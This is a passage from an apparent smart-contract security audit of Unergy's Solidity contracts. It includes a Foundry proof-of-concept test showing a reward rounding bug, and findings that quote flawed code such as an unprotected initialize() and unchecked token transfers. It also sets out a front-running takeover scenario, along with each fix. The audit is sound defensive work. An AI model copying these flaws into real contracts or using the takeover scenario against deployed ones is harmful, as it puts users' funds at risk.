        permissionGranter.setPermission(address(this), address(unergyLogicReserve),
"updateLastUWattStatus");
```

```
        permissionGranter.setPermission(address(unergyEvent),
address(unergyLogicReserve), "updateLastUWattStatus");

        permissionGranter.setPermission(energyMeter, address(unergyLogicReserve),
"energyReport");
        permissionGranter.setPermission(energyMeter, address(unergyLogicReserve),
"invoiceReport");

        //UnergyEvent
        unergyEvent.setUWattsAddr(address(uWatt));
        unergyEvent.setProjectsManagerAddr(address(projectsManager));
        unergyEvent.setUnergyBuyerAddr(address(unergyBuyer));
        unergyEvent.setUnergyLogicReserveAddr(address(unergyLogicReserve));

        uWatt.setUnergyEventAddr(address(unergyEvent));

        unergyBuyer.setUWattsAddr(address(uWatt));
        unergyBuyer.setProjectsManagerAddr(address(projectsManager));
        unergyBuyer.setCleanEnergyAssetsAddr(address(cleanEnergyAssets));
        unergyBuyer.setUnergyLogicReserveAddr(address(unergyLogicReserve));

        unergyData.setUWattsAddr(address(uWatt));

        projectsManager.setCleanEnergyAssetsAddr(address(cleanEnergyAssets));
        projectsManager.setUnergyEventAddr(address(unergyEvent));
        projectsManager.setUnergyLogicReserveAddr(address(unergyLogicReserve));

        unergyLogicReserve.setUnergyBuyerAddr(address(unergyBuyer));
        unergyLogicReserve.setProjectsManagerAddr(address(projectsManager));
        unergyLogicReserve.setCleanEnergyAssetsAddr(address(cleanEnergyAssets));

        installer = makeAddr("installer");
        vm.label(installer, "installer");

        operator = makeAddr("operator");
        vm.label(operator, "operator");

        //Event Whitelist
        unergyEvent.addToWhitelist(address(this));
        unergyEvent.addToWhitelist(installer);
        unergyEvent.addToWhitelist(operator);

        vm.label(address(unergyBuyer), "unergyBuyer");
        vm.label(address(cleanEnergyAssets), "cleanEnergyAssets");

        stableCoin.mint(energyMeter, 1e20);
        vm.prank(energyMeter);
        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);
```

```
    }


    // Create Project
    function createProjectBase(
        uint256 maintenancePercentage,
        uint256 projectValue,
        uint256 swapFactor,
        uint256 totalPWatts,
        uint256 operatorFee,
        address adminAddr,
        address stableAddr,
        string memory _projectName,
        string memory _projectSymbol
    ) internal returns (uint256 projectId, address projectAddress) {
        ProjectInput memory _projectInput = ProjectInput(
            maintenancePercentage,
            projectValue,
            swapFactor,
            totalPWatts,
            operatorFee,
            adminAddr,
            installer,
            operator,
            stableAddr
        );
        vm.recordLogs();
        projectsManager.createProject(_projectInput, _projectName, _projectSymbol);
        projectId = counter;
        counter++;
        Vm.Log[] memory entries = vm.getRecordedLogs();
        projectAddress = abi.decode(abi.encodePacked(entries[entries.length -
1].topics[1]), (address));
    }

    //add milestone
    function addProjectMilestone(
        address _projectAddress,
        string memory _name,
        uint256 weight
    ) internal {
        projectsManager.addProjectMilestone(_projectAddress, _name, weight);
    }

    //change milestone
    function changeMilestoneState(address _projectAddr) internal {
        unergyBuyer.changeMilestoneState(_projectAddr);
    }
```

```
    function setUnergySign(
        address _projectAddr,
        address _stableCoindAddr,
        uint256 _milestoneIndex
    ) internal {
        unergyBuyer.setUnergySign(_projectAddr, _stableCoindAddr, _milestoneIndex);
    }

    function showBalance(address _addr) internal {
        uint256 uWattBalance = uWatt.balanceOf(_addr);
        console2.log("%s's uWattBalance is %d", vm.getLabel(_addr) ,uWattBalance);
    }

    function showHistoricalSwaps() internal view {
        console2.log("~~~~~~~~~~~~~~showHistoricalSwaps~~~~~~~~~~~~~~");
        HistoricalSwap[] memory swaps = unergyData.getHistoricalSwaps();
        for(uint i; i < swaps.length; i++) {
            HistoricalSwap memory swap = swaps[i];
            console2.log("id = %d, uWattsUnergy = %d, totalSupply = %d", swap.id,
swap.uWattsUnergy, swap.totalSupply);
        }
    }

    function showUWattsStatusSnapshots(address holder) internal {
        console2.log("~~~~~~~~~~~~~~showUWattsStatusSnapshots for %s~~~~~~~~~~~~~~~",
vm.getLabel(holder));
        UWattsStatusSnapshot[] memory snapshots =
unergyData.getUWattsStatusSnapshotsByHolder(holder);
        for(uint i; i < snapshots.length; i++) {
            UWattsStatusSnapshot memory snapshot = snapshots[i];
            console2.log("pId = %d, isImportant = %s, isAvailableToClaim = %s,",
snapshot.projectId, snapshot.isImportant, snapshot.isAvailableToClaim);
            console2.log("isClaimed = %s, balance = %s, totalSupply = %s",
snapshot.isClaimed, snapshot.balance, snapshot.totalSupply);

        }
    }

    function showCleanEnergyBalance(address _addr, address _projectAddr) internal {
        console2.log("~~~~~~~~~~~~~~showCleanEnergyBalance for %s~~~~~~~~~~~~~~~",
vm.getLabel(_addr));
        //uint256 tokenId = cleanEnergyAssets.tokenIdByProjectAddress(_projectAddr);
        uint256 balance = cleanEnergyAssets.mintedEnergyByProject(_projectAddr);
        uint256 recId = cleanEnergyAssets.RECIdByAddress(_projectAddr);
        uint256 recBalance = cleanEnergyAssets.balanceOf(address(cleanEnergyAssets),
recId);
        console2.log("Balance of clean energy asset is %d, REC = %d", balance,
recBalance);
    }
```

```
}
```

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import 'forge-std/Test.sol';
import "./UnergyBaseTest.t.sol";

contract UnergyRewardTest is UnergyBaseTest {

    address public projectAAddr;
    uint256 public projectAId;
    address public projectAAdmin;

    address public projectBAddr;
    uint256 public projectBId;
    address public projectBAdmin;

    address public projectCAddr;
    uint256 public projectCId;
    address public projectCAdmin;

    address public buyer1;
    address public buyer2;

    function setUp() public override {
        super.setUp();

        projectAAdmin = makeAddr("projectAAdmin");
        vm.label(projectAAdmin, "projectAAdmin");

        projectBAdmin = makeAddr("projectBAdmin");
        vm.label(projectBAdmin, "projectBAdmin");

        projectCAdmin = makeAddr("projectCAdmin");
        vm.label(projectCAdmin, "projectCAdmin");

        vm.prank(projectAAdmin);
        stableCoin.approve(address(unergyBuyer), type(uint256).max);

        vm.prank(projectBAdmin);
        stableCoin.approve(address(unergyBuyer), type(uint256).max);

        vm.prank(projectCAdmin);
        stableCoin.approve(address(unergyBuyer), type(uint256).max);

        buyer1 = makeAddr("buyer1");
        vm.label(buyer1, "buyer1");
        buyer2 = makeAddr("buyer2");
        vm.label(buyer2, "buyer2");
```

```
        deal(address(stableCoin), projectAAdmin, 1e20);
        deal(address(stableCoin), projectBAdmin, 1e20);
        deal(address(stableCoin), projectCAdmin, 1e20);

        deal(address(stableCoin), buyer1, 1e20);
        deal(address(stableCoin), buyer2, 1e20);

        deal(address(stableCoin), address(unergyLogicReserve), 1e20);

        vm.prank(buyer1);
        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);

        vm.prank(buyer2);
        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);

        stableCoin.approve(address(unergyLogicReserve), type(uint256).max);

    }

    function createProject(
        string memory _projectName,
        string memory _projectSymbol,
        address admin
    ) internal returns (uint256 projectId, address projectAddress){
        uint256 maintenancePercentage = 30;
        uint256 projectValue = 120000 * 1e6;
        uint256 swapFactor = 10000;
        uint256 totalPWatts = 12000000;
        uint256 operatorFee = 0;
        address adminAddr = admin;
        address stableAddr = address(stableCoin);
        (projectId, projectAddress) = createProjectBase(
            maintenancePercentage,
            projectValue,
            swapFactor,
            totalPWatts,
            operatorFee,
            adminAddr,
            stableAddr,
            _projectName,
            _projectSymbol
        );
        console2.log("Created new ERC20Project: projectId = %d, projectAddress = %s
", projectId, projectAddress);
    }

    function createAndSignMilestones(address _projectAddr) internal {
        require(_projectAddr != address(0), "zero address is not allowed!");
```

```
        console2.log("Add milestone M1-200");
        addProjectMilestone(_projectAddr, "M1", 200);
        console2.log("Install M1");
        changeMilestoneState(_projectAddr);
        console2.log("Validate M1");
        setUnergySign(_projectAddr, address(stableCoin), 0);

        console2.log("Add milestone M2-100");
        addProjectMilestone(_projectAddr, "M2", 100);
        console2.log("Install M2");
        changeMilestoneState(_projectAddr);
        console2.log("Validate M2");
        setUnergySign(_projectAddr, address(stableCoin), 1);

        console2.log("Add milestone M3-50");
        addProjectMilestone(_projectAddr, "M3", 50);
        console2.log("Install M3");
        changeMilestoneState(_projectAddr);
        console2.log("Validate M3");
        setUnergySign(_projectAddr, address(stableCoin), 2);
    }

    function test_singleProject_OneUserBuyAllPWatts() public {
        console2.log("Create pWattA");
        (projectAId, projectAAddr) = createProject("ProjectA", "PRJ_A",
projectAAdmin);
        console2.log("Create and sign milestones for pWattA");
        createAndSignMilestones(projectAAddr);
        console2.log("Generate purchase tickets");
        unergyData.generatePurchaseTicket(projectAAddr, 1e6, block.timestamp + 10
days, buyer1);
        console2.log("buyer1 purchases all pWattA");
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectAAddr,
ERC20Project(projectAAddr).balanceOf(projectAAdmin));
        vm.stopPrank();
        console2.log("Swap pWattA");
        unergyLogicReserve.swapToken(projectAAddr);
        showBalance(buyer1);
    }

    function test_twoProjects_OneUserBuyAllPWatts() public {
        test_singleProject_OneUserBuyAllPWatts();

        console2.log("Create pWattB");
        (projectBId, projectBAddr) = createProject("ProjectB", "PRJ_B",
projectAAdmin);
        console2.log("Create and sign milestones for pWattB");
        createAndSignMilestones(projectBAddr);
        console2.log("Generate purchase tickets");
```

```
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, buyer1);
        console2.log("buyer1 purchases all pWattB");
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectBAddr,
ERC20Project(projectBAddr).balanceOf(projectAAdmin));
        vm.stopPrank();
        console2.log("Swap pWattA");
        unergyLogicReserve.swapToken(projectBAddr);
        showBalance(buyer1);
        showHistoricalSwaps();
        showUWattsStatusSnapshots(buyer1);
    }

    function test_twoProjects_OneUserAndUnergyBuyPWatts() public {
        test_singleProject_OneUserBuyAllPWatts();

        console2.log("Create pWattB");
        (projectBId, projectBAddr) = createProject("ProjectB", "PRJ_B",
projectAAdmin);
        console2.log("Create and sign milestones for pWattB");
        createAndSignMilestones(projectBAddr);
        console2.log("Generate purchase tickets");
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, buyer1);
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, address(unergyBuyer));
        console2.log("buyer1 purchases all pWattB");
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectBAddr, 1e7);
        vm.stopPrank();
        unergyLogicReserve.pWattsTransfer(projectBAddr, address(unergyBuyer),
2*1e6);
        console2.log("Swap pWattB");
        unergyLogicReserve.swapToken(projectBAddr);
        showBalance(buyer1);
        showHistoricalSwaps();
        showUWattsStatusSnapshots(buyer1);

        // reward of buyer1 = 12000000 * 100 / 12000000 * 2000000 / 100
        vm.startPrank(buyer1);
        uint256 amountToClaim = unergyLogicReserve.calcUWattsToClaim();
        assertEq(amountToClaim, 2000000);
        console2.log("buyer1's amountToClaim = %d", amountToClaim);
        vm.stopPrank();
    }

    function test_threeProjects_TwoUsersAndUnergyBuyPWatts() public {
        test_singleProject_OneUserBuyAllPWatts();
```

```
        console2.log("Create pWattB");
        (projectBId, projectBAddr) = createProject("ProjectB", "PRJ_B",
projectAAdmin);
        console2.log("Create and sign milestones for pWattB");
        createAndSignMilestones(projectBAddr);
        console2.log("Generate purchase tickets");
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, buyer1);
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, buyer2);
        unergyData.generatePurchaseTicket(projectBAddr, 1e6, block.timestamp + 10
days, address(unergyBuyer));
        console2.log("buyer1 purchases 9990000 pWattB");
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectBAddr, 9990000);
        vm.stopPrank();
        console2.log("buyer2 purchases 10000 pWattB");
        vm.startPrank(buyer2);
        unergyLogicReserve.buyPWatts(projectBAddr, 10000);
        vm.stopPrank();
        unergyLogicReserve.pWattsTransfer(projectBAddr, address(unergyBuyer),
2*1e6);
        console2.log("Swap pWattB");
        unergyLogicReserve.swapToken(projectBAddr);

        showHistoricalSwaps();
        showBalance(buyer1);
        showUWattsStatusSnapshots(buyer1);
        showBalance(buyer2);
        showUWattsStatusSnapshots(buyer2);

        // reward of buyer1 = 12000000 * 100 / 12000000 * 2000000 / 100
        uint256 amountToClaim;
        vm.startPrank(buyer1);
        amountToClaim = unergyLogicReserve.calcUWattsToClaim();
        assertEq(amountToClaim, 2000000);
        console2.log("buyer1's amountToClaim = %d", amountToClaim);
        vm.stopPrank();

        console2.log("Create pWattC");
        (projectCId, projectCAddr) = createProject("ProjectC", "PRJ_C",
projectAAdmin);
        console2.log("Create and sign milestones for pWattC");
        createAndSignMilestones(projectCAddr);
        console2.log("Generate purchase tickets");
        unergyData.generatePurchaseTicket(projectCAddr, 1e6, block.timestamp + 10
days, buyer1);
        unergyData.generatePurchaseTicket(projectCAddr, 1e6, block.timestamp + 10
days, buyer2);
```

```
        unergyData.generatePurchaseTicket(projectCAddr, 1e6, block.timestamp + 10
days, address(unergyBuyer));
        console2.log("buyer1 purchases 9990000 pWattC");
        vm.startPrank(buyer1);
        unergyLogicReserve.buyPWatts(projectCAddr, 9990000);
        vm.stopPrank();
        console2.log("buyer2 purchases 10000 pWattC");
        vm.startPrank(buyer2);
        unergyLogicReserve.buyPWatts(projectCAddr, 10000);
        vm.stopPrank();

        unergyLogicReserve.pWattsTransfer(projectCAddr, address(unergyBuyer),
2*1e6);
        console2.log("Swap pWattC");
        unergyLogicReserve.swapToken(projectCAddr);
        showHistoricalSwaps();

        showBalance(buyer1);
        showUWattsStatusSnapshots(buyer1);
        showBalance(buyer2);
        showUWattsStatusSnapshots(buyer2);

        vm.startPrank(buyer1);
        amountToClaim = unergyLogicReserve.calcUWattsToClaim();
        //assertEq(amountToClaim, 2000000);
        console2.log("buyer1's amountToClaim = %d", amountToClaim);
        vm.stopPrank();

        // reward of buyer2 = 12000000 * 100 / 12000000 * 2000000 / 100
        vm.startPrank(buyer2);
        amountToClaim = unergyLogicReserve.calcUWattsToClaim();
        //assertEq(amountToClaim, 2000000);
        console2.log("buyer2's amountToClaim = %d", amountToClaim);
        vm.stopPrank();
    }
}
```

The output is:

```
Running 1 test for test/UnergyRewardTest.t.sol:UnergyRewardTest
[PASS] test_threeProjects_TwoUsersAndUnergyBuyPWatts() (gas: 12822671)
Logs:
  Create pWattA
  Created new ERC20Project: projectId = 0, projectAddress =
0x45C92C2Cd0dF7B2d705EF12CfF77Cb0Bc557Ed22
  Create and sign milestones for pWattA
  Add milestone M1-200
  Install M1
  Validate M1
  Add milestone M2-100
  Install M2
  Validate M2
  Add milestone M3-50
  Install M3
  Validate M3
  Generate purchase tickets
  buyer1 purchases all pWattA
  Swap pWattA
  buyer1's uWattBalance is 12000000
  Create pWattB
  Created new ERC20Project: projectId = 1, projectAddress =
0x9914ff9347266f1949C557B717936436402fc636
  Create and sign milestones for pWattB
  Add milestone M1-200
  Install M1
  Validate M1
  Add milestone M2-100
  Install M2
  Validate M2
  Add milestone M3-50
  Install M3
  Validate M3
  Generate purchase tickets
  buyer1 purchases 9990000 pWattB
  buyer2 purchases 10000 pWattB
  Swap pWattB
  ~~~~~~~~~~~~~~showHistoricalSwaps~~~~~~~~~~~~~~
  id = 0, uWattsUnergy = 0, totalSupply = 12000000
  id = 1, uWattsUnergy = 2000000, totalSupply = 12000000
  buyer1's uWattBalance is 21990000
  ~~~~~~~~~~~~~~showUWattsStatusSnapshots for buyer1~~~~~~~~~~~~~~
  pId = 0, isImportant = true, isAvailableToClaim = true,
  isClaimed = false, balance = 12000000, totalSupply = 12000000
  pId = 1, isImportant = true, isAvailableToClaim = false,
  isClaimed = false, balance = 21990000, totalSupply = 24000000
  buyer2's uWattBalance is 10000
  ~~~~~~~~~~~~~~showUWattsStatusSnapshots for buyer2~~~~~~~~~~~~~~
  pId = 1, isImportant = true, isAvailableToClaim = false,
```

```
  isClaimed = false, balance = 10000, totalSupply = 24000000
  ---->Reserve._calcUWattsToClaim -- accumulatedSupply= 12000000
  ---->Reserve._calcUWattsToClaim -- resDiv= 100
  ---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 2000000
  buyer1's amountToClaim = 2000000
  Create pWattC
  Created new ERC20Project: projectId = 2, projectAddress =
0x6F67DD53F065131901fC8B45f183aD4977F75161
  Create and sign milestones for pWattC
  Add milestone M1-200
  Install M1
  Validate M1
  Add milestone M2-100
  Install M2
  Validate M2
  Add milestone M3-50
  Install M3
  Validate M3
  Generate purchase tickets
  buyer1 purchases 9990000 pWattC
  buyer2 purchases 10000 pWattC
  Swap pWattC
  ~~~~~~~~~~~~~~showHistoricalSwaps~~~~~~~~~~~~~~
  id = 0, uWattsUnergy = 0, totalSupply = 12000000
  id = 1, uWattsUnergy = 2000000, totalSupply = 12000000
  id = 2, uWattsUnergy = 2000000, totalSupply = 12000000
  buyer1's uWattBalance is 31980000
  ~~~~~~~~~~~~~~showUWattsStatusSnapshots for buyer1~~~~~~~~~~~~~~
  pId = 0, isImportant = true, isAvailableToClaim = true,
  isClaimed = false, balance = 12000000, totalSupply = 12000000
  pId = 1, isImportant = true, isAvailableToClaim = true,
  isClaimed = false, balance = 21990000, totalSupply = 24000000
  pId = 2, isImportant = true, isAvailableToClaim = false,
  isClaimed = false, balance = 31980000, totalSupply = 36000000
  buyer2's uWattBalance is 20000
  ~~~~~~~~~~~~~~showUWattsStatusSnapshots for buyer2~~~~~~~~~~~~~~
  pId = 1, isImportant = true, isAvailableToClaim = true,
  isClaimed = false, balance = 10000, totalSupply = 24000000
  pId = 2, isImportant = true, isAvailableToClaim = false,
  isClaimed = false, balance = 20000, totalSupply = 36000000
  ---->Reserve._calcUWattsToClaim -- accumulatedSupply= 12000000
  ---->Reserve._calcUWattsToClaim -- resDiv= 100
  ---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 2000000
  ---->Reserve._calcUWattsToClaim -- accumulatedSupply= 24000000
  ---->Reserve._calcUWattsToClaim -- resDiv= 91
  ---->Reserve._calcUWattsToClaim -- claimable uWatt reward = 1820000
  buyer1's amountToClaim = 3820000
  ---->Reserve._calcUWattsToClaim -- accumulatedSupply= 24000000
  ---->Reserve._calcUWattsToClaim -- resDiv= 0
```

```
----->Reserve._calcUWattsToClaim -- claimable uWatt reward = 0
buyer2's amountToClaim = 0
```

Recommendation

It's recommended to refactor the logic to avoid such rounding issue. One possible solution is to increase the decimal factor used in the function to a large value, for example, 18, which can provide more precision and accuracy in the calculation.

Alleviation

[Unergy Team, 09/30/2023]:
This issue was resolved by modifying the ERC20UWatt contract to have 18 decimal places. Additionally, the uWatt claim calculation will now be performed off-chain in an (external service)[https://miro.com/app/board/uXjVMlLN6kc=/?moveToViewport=-2731,-1298,1471,1186&embedId=400736835154], ensuring that users, regardless of how small their uWatt balance may be, will always be able to make a claim.

[CertiK, 10/03/2023]:
The team addressed this issue by chaning the `ERC20UWatt` contract with 18 decimal places and removing the `_calcUWattsToClaim()` function. All these changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

ULR-18 | POSSIBLE INCORRECT TOTAL SUPPLY

Category	Severity	Location	Status
Logical Issue	Medium	contracts/UnergyLogicReserve.sol (07/18-84763): 708	Resolved

Description

When determining the number of uWatts a user can claim, the historical total supply is used.

```
699     function _accumulatedSupplyAtIndex(
700         uint256 _index
701     ) internal view returns (uint256) {
702         HistoricalSwap[] memory historicalSwaps = unergyData
703             .getHistoricalSwaps();
704 
705         uint256 accumulatedSupply;
706 
707         for (uint256 i; i < _index; i++) {
708             accumulatedSupply += historicalSwaps[i].totalSupply;
709         }
710 
711         return accumulatedSupply;
712     }
```

However, since uWatts can be burned, burned uWatts that were generated in the historical swaps will count towards the total supply. This results in less rewards than expected.

Recommendation

It is recommended to incorporate burned tokens when determining the accumulated supply.

Alleviation

[Unergy Team, 09/30/2023]:
The `_claimUWatt()` function has been removed, and the status snapshot of a uWatt holder is now updated using event listeners in an external service.

[CertiK, 10/03/2023]: The team resolved this finding by removing the problematic functions and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

ULR-19 | INCORRECT DISTRIBUTION OF UWATTS

Category	Severity	Location	Status
Logical Issue	Medium	contracts/UnergyLogicReserve.sol (07/18-84763): 568	Resolved

Description

According to the section 4.5.4 of the whitepaper, when the `unergyBuyer` buys pWatts, the uWatts acquired from these pWatts are meant to be distributed to uWatt holders.

However, the users that acquire a claimable snapshot are the original pWatt holders and they only obtain a claimable snapshot if they have not claimed yet.

```
565     function _setAvailableToClaim(uint256 _projectId) internal {
566         for (uint j; j <= _projectId; j++) {
567             address[] memory projectHolders = projectsManager
568                 .getProjectHoldersByProjectId(j);
569 
570             for (uint256 i; i < projectHolders.length; i++) {
571                 (
572                     uint256 snIndex,
573                     UWattsStatusSnapshot memory holderSnapshot
574                 ) = unergyData.getUWattsStatusSnapshotsByHolderAndProjectId(
575                         projectHolders[i],
576                         j
577                     );
578 
579                 if (!holderSnapshot.isClaimed) {
580                     holderSnapshot.isAvailableToClaim = true;
```

It is possible to obtain a claimable snapshot by being the recipient of a uWatt transfer and having no prior uWatt snapshots, but doing this to be able to claim uWatts is not mentioned in the whitepaper.

Recommendation

It is recommended to reconsider how uWatts are distributed if they are meant to go to all current uWatt holders.

Alleviation

[Unergy Team, 09/30/2023]:

The `_setAvailableToClaim()` function has been removed, and the status snapshot of a uWatt holder is now updated using event listeners in an external service.

[CertiK, 10/03/2023]: The team resolved this finding by removing the problematic functions and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

COT-04 | MISSING INPUT VALIDATION

Category	Severity	Location	Status
Volatile Code	Minor	contracts/ERC1155CleanEnergyAssets.sol (07/18-84763): 162~164; contracts/UnergyLogicReserve.sol (07/18-84763): 1025~1027	Resolved

Description

The `setEnergyLimit()` function in the `CleanEnergyAssets` contract lacks validation to ensure that the input parameter `_energyLimit` is not set to zero, although it is used as a divisor in the REC calculation.

```
162     function setEnergyLimit(
163         uint256 _energyLimit
164     )
165         public
166         whenNotPaused
167         hasRoleInPermissionGranter(msg.sender, address(this), "setEnergyLimit")
168     {
169         energyLimit = _energyLimit;
170     }
```

Additionally, the function `setUnergyBuyerAddr()` of `UnergyLogicReserve` contract should include a check to ensure that the `_address` parameter is not a zero address before assigning it to the `unergyBuyer` variable.

```
1025    function setUnergyBuyerAddr(
1026        address _address
1027    ) public whenNotPaused onlyOwner {
1028        unergyBuyer = UnergyBuyer(_address);
1029    }
```

Recommendation

It is recommended to add appropriate validation checks for the input in the aforementioned functions.

Alleviation

[Unergy Team, 09/30/2023]:
The following validations have been added.

- In the ERC1155CleanEnergyAssets contract, validation has been added to the `setEnergyLimit()` function to ensure that the `_energyLimit` parameter is greater than zero.

- In the UnergyLogicReserve contract, in the `setUnergyBuyer()` function, validation was added, but then it was decided that the configuration and queries of the public addresses of other contracts would be centralized in the UnergyData contract.

[CertiK, 10/03/2023]: The team heeded the advice to resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

COT-05 | FUNCTION `initialize()` IS UNPROTECTED

Category	Severity	Location	Status
Coding Issue	Minor	contracts/UnergyBuyer.sol (07/18-84763): 37; contracts/UnergyData.sol (07/18-84763): 32; contracts/UnergyLogicReserve.sol (07/18-84763): 67~70	Resolved

Description

The function `initialize()` is `public` and can be called by anyone as long as the contract is deployed, which makes it vulnerable and permits an attacker to take control of the logic contract and perform privileged operations that could either destroy the proxy.

If the team does not deploy the transparent proxy and the implementation in the same transaction, it leaves an opportunity for an attacker to carry out a "front-run" attack. This would allow the attacker to call the `initialize()` function on the implementation before the team and claim ownership of the contract, potentially enabling them to perform privileged operations and steal ownership. A potential scenario has been described below.

1. The developer deploys the implementation contract.
2. The attacker "frontruns" the developer and calls the `initialize()` function on the implementation.
3. The developer then deploys the upgradeable contract that points to the implementation.

Recommendation

It is recommended to call `_disableInitializers()` in the constructor or give the constructor the initializer modifier to prevent the intializer from being called on the logic contract.

Reference: https://docs.openzeppelin.com/upgrades-plugins/1.x/writing-upgradeable#initializing_the_implementation_contract

Alleviation

[Unergy Team, 09/30/2023]:
The initializers of proxy-upgradeable contracts have been deactivated.

- UnergyData
- UnergyBuyer
- UnergyLogicReserve
- ProjectsManager

[CertiK, 10/03/2023]: The team heeded the advice to resolve this issue and changes were included in commit

83d50bb416932f26334e6855ded54a0c673f72ef.

COT-06 | MISSING INITIALIZATION OF UPGRADEABLE CONTRACTS

Category	Severity	Location	Status
Coding Issue	Minor	contracts/UnergyBuyer.sol (07/18-84763): 41; contracts/UnergyData.sol (07/18-84763): 36; contracts/UnergyLogicReserve.sol (07/18-84763): 71	Resolved

Description

The contracts `UnergyBuyer`, `UnergyData`, and `UnergyLogicReserve` inherit `PausableUpgradeable`, but `__Pausable_init()` is never called.

Also, `UnergyLogicReserve` inherits `ReentrancyGuardUpgradeable`, making the `nonReentrant` modifier available to prevent reentrancy attack in the current contract.

However, the `initialize()` function does not call `__ReentrancyGuard_init()` which initializes the `status` variable in the parent contract.

```
67      function initialize(
68          address unergyDataAddr_,
69          address maintenanceAddr_
70      ) public initializer {
71          __unergyLogicOperation_init(unergyDataAddr_, maintenanceAddr_);
72      }
73
74      function __unergyLogicOperation_init(
75          address _unergyDataAddr,
76          address _maintenanceAddr
77      ) internal {
78          __Ownable_init();
79          unergyData = UnergyData(_unergyDataAddr);
80          mantainerAddress = _maintenanceAddr;
81      }
```

Recommendation

It is recommend to call `__Pausable_init` and `__ReentrancyGuard_init()` in the function `initialize()` when applicable.

Alleviation

[Unergy Team, 09/30/2023]:
Initialization of proxy upgradeable contracts has been added. The initializers of proxy-upgradeable contracts have been deactivated.

- UnergyData
- UnergyBuyer
- UnergyLogicReserve
- ProjectsManager

[CertiK, 10/03/2023]: The team heeded the advice to resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

COT-07 | UNCHECKED ERC-20 `transfer()` / `transferFrom()` CALL

Category	Severity	Location	Status
Volatile Code	Minor	contracts/UnergyBuyer.sol (07/18-84763): 175~179, 309; contracts/UnergyLogicReserve.sol (07/18-84763): 158, 161~165, 378, 381, 408, 484~488	Resolved

Description

The return values of the `transfer()` and `transferFrom()` calls in the smart contract are not checked. Some ERC-20 tokens' transfer functions return no values, while others return a bool value, they should be handled with care. If a function returns `false` instead of reverting upon failure, an unchecked failed transfer could be mistakenly considered successful in the contract.

Recommendation

It is advised to use the OpenZeppelin's `SafeERC20.sol` implementation to interact with the `transfer()` and `transferFrom()` functions of external ERC-20 tokens. The OpenZeppelin implementation checks for the existence of a return value and reverts if false is returned, making it compatible with all ERC-20 token implementations.

Alleviation

[Unergy Team, 09/30/2023]:

The `SafeERC20` library has been implemented for all contracts transfers.

- UnergyBuyer
- StableCoin transfer on `_installerPayment()`
- uWatt transfer on `payUWattReward()`
- uWatt transfer on `withdrawUWatts()`
- StableCoin transfer on `withdrawStableCoin()`
- UnergyLogicReserve
- StableCoin transfer on `invoiceReport()` payment
- StableCoin transfer for maintenance income payment on `invoiceReport()`
- pWatts transfer on `_transferPWattsAndUpdateTicket()`
- StableCoin transfer on `_pWattsTransferUnergyBuyer()`
- pWatts transfer on `_pWattsTransferUnergyBuyer()`
- stableCoin transfer on `_pWattsTransferAnyUser()`
- pWatts transfer on `_swapToken()`
- pWatts transfer on `customInstitutionalSwap()`

- stableCoin transfer on `withdrawStableCoin()`

[CertiK, 10/03/2023]: The team heeded the advice to resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

COT-13 | LACK OF `whenNotPaused` MODIFIER

Category	Severity	Location	Status
Logical Issue	Minor	contracts/ERC1155CleanEnergyAssets.sol (07/18-84763): 15; contracts/UnergyBuyer.sol (07/18-84763): 274~303, 300~303	Resolved

Description

The `whenNotPaused` modifier is typically used to ensure that a contract is not in a paused state when a function is called. If a contract is paused, certain functionality may be disabled to prevent unintended behavior or potential vulnerabilities.

The functions `payUWattReward()` and `setProjectState()` in the `UnergyBuyer` contract do not contain the `whenNotPaused` modifier.

```
300     function payUWattReward(
301         address _to,
302         uint256 _amount
303     ) public notZeroAddress(unergyLogicReserveAddress) {
304         require(
305             msg.sender == unergyLogicReserveAddress,
306             "Only the unergyLogicReserve can pay UWatts rewards"
307         );
308 
309         uWattContract.transfer(_to, _amount);
310     }
```

In the absence of the `whenNotPaused` modifier, the `payUWattReward()` and `setProjectState()` functions can be called even if the contract is paused. In this case, the `uWatts` holders is still able to claim `uWatt` rewards from `UnergyBuyer` contract and admin can swap `pWatts` for `uWatts`.

Also, the contract `CleanEnergyAssets` allows transfers when paused, which may not be desired by the project.

Recommendation

It is recommended to include the `whenNotPaused` modifier in the `payUWattReward()' and` setProjectState() `functions as well as to all transfer functions in` CleanEnergyAssets` to ensure consistency and maintain the security of the contract.

Alleviation

[Unergy Team, 09/30/2023]:

`whenNotPaused` modifier was added to the following functions.

- `whenNotPaused` modifier added to `payUWattReward()` function on UnergyBuyer contract.
- `whenNotPaused` modifier added to `setProjectState()` function on UnergyBuyer contract.
- `whenNotPaused` modifier added to `_beforeTokenTransfer()` function on ERC1155CleanEnergyAssets contract.

[CertiK, 10/03/2023]: The team heeded the advice to resolve this issue and changes were included in commit 83d50bb416932f26334e6855ded54a0c673f72ef.

ECP-01 | POTENTIAL OVERFLOW

Category	Severity	Location	Status
Incorrect Calculation	Minor	contracts/ERC20Project.sol (09/30-83d50): 159	Resolved

Description

When a program continues executing after an integer oveflow, it will likely produce unexpected behavior.

```
159             _approve(holder, spender, allowance(holder, spender) + addedValue);
```

Arithmetic operation `allowance(holder,spender) + addedValue` has estimated range [0, 231584178474632390847141970017375815706539969331281128078915168015826259279870] which exceeds its type `uint256` 's range [0, 115792089237316195423570985008687907853269984665640564039457584007913129639935].

Recommendation

